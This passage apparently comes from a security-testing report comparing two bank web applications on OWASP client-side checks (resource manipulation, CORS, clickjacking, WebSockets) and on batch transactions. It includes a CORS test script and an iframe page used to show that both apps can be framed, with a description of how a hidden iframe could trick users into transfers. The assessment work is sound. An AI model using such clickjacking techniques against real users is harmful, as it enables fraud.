CVSS	Same as described for BANK-APP.

Comparison

Both applications are equally vulnerable to this attack and need to take appropriate measures to handle CSS injections.

4.10.6 Testing for Client Side Resource Manipulation - OTG-CLIENT-006

BANK-APP

	BANK-APP
Observation	It has been noted that injection points required for resource manipulation by the user were found. But these were found to be not vulnerable to attack owing to their proper usage in the application.
Discovery	Firebug tool of the Firefox browser was used to identify the different injection points. The Injection points present in the application are <code><a></code> , <code><link></code> and <code><script></code> . However, these tags pointed to static resources and are hence not based on user-input. The URL parameters visible in the Transaction (<a href="http://<IP-address>/view_transaction.php?id=xxx">http://<IP-address>/view_transaction.php?id=xxx) and User (<a href="http://<IP-address>/view_user.php?id=xxx">http://<IP-address>/view_user.php?id=xxx) pages are only being used in queries for retrieval of data from the database and not as targets of any resources.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	The same behavior is depicted in the application since none of the possible injection points mentioned above have their attributes coming from user input.
Discovery	Same as described for BANK-APP.
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A

Comparison

Neither application is vulnerable to this attack as the injection points do not take user-input.

4.10.7 Test Cross Origin Resource Sharing - OTG-CLIENT-007

BANK-APP

	BANK-APP
Observation	It was found that Cross Origin Resource Sharing is not possible since the Access-Control-Allow-Origin header was not set in the requests and hence the application does not support cross origin requests.
Discovery	<p>Though a Javascript code snippet was written to test for CORS support, we were not able to simulate cross site requests directly. Following is the code.</p> <pre>function createCORSRequest(method, url){ var xhr = new XMLHttpRequest(); if ("withCredentials" in xhr){ xhr.open(method, url, true); } else if (typeof XDomainRequest != "undefined"){ // IE8 and IE9 xhr = new XDomainRequest(); xhr.open(method, url); } else { xhr = null; } return xhr; }</pre>

	<pre> var request = createCORSRequest("get", "<IP-address/secure-coding/public/login.php>"); if (request){ request.onload = function(){ //use request.responseText and handle success }; request.onerror = function() { // error handling } request.send(); } </pre> <p>Hence we used the “test-cors.org” website to make a request to the application and it failed with the error that the header “Access-Control-Allow-Origin” was missing. See Figure 4.20. The header should have been set to * or some domain in order to serve cross domain requests.</p>
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It was found that Cross Origin Resource Sharing is not possible since the 'Access-Control-Allow-Origin' header was not set in the requests and hence the application does not support cross origin requests.
Discovery	Same as described for BANK-APP.
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A




Figure 4.20: Test for Cross Origin Resource Sharing

Comparison

Neither of the applications support cross domain requests and hence this vulnerability does not exist.

4.10.8 Testing for Cross Site Flashing - OTG-CLIENT-008

BANK-APP

	BANK-APP
Observation	Testing for this vulnerability was not performed as Flash services are not used in the application.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank


	SecureBank
Observation	Testing for this vulnerability was not performed as Flash services are not used in the application.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison


Both applications could not be tested for this vulnerability as they do not use Flash services.

4.10.9 Testing for Clickjacking - OTG-CLIENT-009

BANK-APP

	BANK-APP		CVSS Score: 5.3 
Observation	Creating an HTML iframe with the bank application as source shows the website. Furthermore, the HTTP header option X-Frame-Options is not set.		
Discovery	Creating a simple HTML site with an iframe with the bank application URL as src showed the website in the iframe. Looking at the HTTP header with ZAP it can be seen that the option X-Frame-Options is not set.		
Likelihood	Testing whether a URL can be loaded within an iframe is not difficult. An attacker can easily create a malicious website with a hidden iframe.		
Impact	Because the bank application can be loaded into an iframe, an attacker could make a user transfer money to the attacker without the user noticing it. The attacker could also make the user type in his password without knowing that he/she is logging into his/her bank account.		
Recommendations	Set the X-Frame-Options header to either DENY or SAMEORIGIN .		
CVSS	Attack Vector	Network	
	Attack Complexity	High	
	Privileges Required	None	
	User Interaction	Required	
	Scope	Unchanged	
	Confidentiality Impact	High	
	Integrity Impact	None	
	Availability Impact	None	

SecureBank

	SecureBank CVSS Score: 5.3 	
Observation	Creating an HTML iframe with the bank application as source shows the website. Furthermore, the HTTP header option <code>X-Frame-Options</code> is not set.	
Discovery	Creating a simple HTML site with an iframe with the bank application URL as <code>src</code> showed the website in the iframe. Looking at the HTTP header with ZAP it can be seen that the option <code>X-Frame-Options</code> is not set.	
Likelihood	Testing whether a URL can be loaded within an iframe is not difficult. An attacker can easily create a malicious website with a hidden iframe.	
Impact	Because the bank application can be loaded into an iframe, an attacker could make a user transfer money to the attacker without the user noticing it. The attacker could also make the user type in his password without knowing that he/she is logging into his/her bank account.	
Recommendations	Set the <code>X-Frame-Options</code> header to either <code>DENY</code> or <code>SAMEORIGIN</code> .	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

Both bank applications can be loaded into an iframe, which makes the application vulnerable to clickjacking. Listing 4.14 shows the simple HTML code to test whether a website can be loaded into an iframe.

Listing 4.14: HTML code for testing a website whether it can be loaded in an iframe

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Test Clickjacking</title>
  </head>
  <body>
    <iframe src="http://IP_ADDRESS/" width="1000px" height="500px">
  </body>
</html>
```

4.10.10 Testing WebSockets - OTG-CLIENT-010

Using the developer tools of Chrome the bank applications can be examined regarding WebSockets. The results showed that both do not use any WebSockets and therefore are not vulnerable regarding WebSockets. Figure 4.21 shows the captured network traffic filtered by WebSockets in Chrome developer tools.




Figure 4.21: Chrome developer tools filter for WebSockets shows none

4.10.11 Test Web Messaging - OTG-CLIENT-011

None of the apps use Web Messaging functions

4.10.12 Test Local Storage - OTG-CLIENT-012

None of the apps use Local Storage

4.11 Functionality Testing

4.11.1 Testing Batch Transactions

BANK-APP

	BANK-APP
Observation	It was found that the Batch transactions feature does not work as expected. Irrespective of the number of transaction entries provided in the batch file, only the last transaction is always performed.
Discovery	<p>This vulnerability was discovered in “New Transaction” page. Steps are as follows:</p> <ul style="list-style-type: none">• Login as a customer and go to the “New Transaction” page. Upload a file with multiple valid transaction entries.• After clicking on Submit, a success message is displayed. Go to the “Transactions” page and note that only the last transaction is displayed.
Likelihood	N/A
Impact	It is not possible for the user to perform batch transactions. The file upload feature, hence becomes equivalent to using the HTML form, for making transfers.
Recommendations	It is recommendable that the feature is implemented in entirety.
CVSS	N/A

SecureBank

	SecureBank
Observation	It was found that batch upload feature works as expected, and performs multiple transactions successfully.

Discovery	The same steps were performed and found that all the transactions provided in the uploaded file were displayed in the Transaction history.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank has a functioning implementation of the batch-upload feature compared to BANK-APP where the feature, though exists does not serve its purpose completely.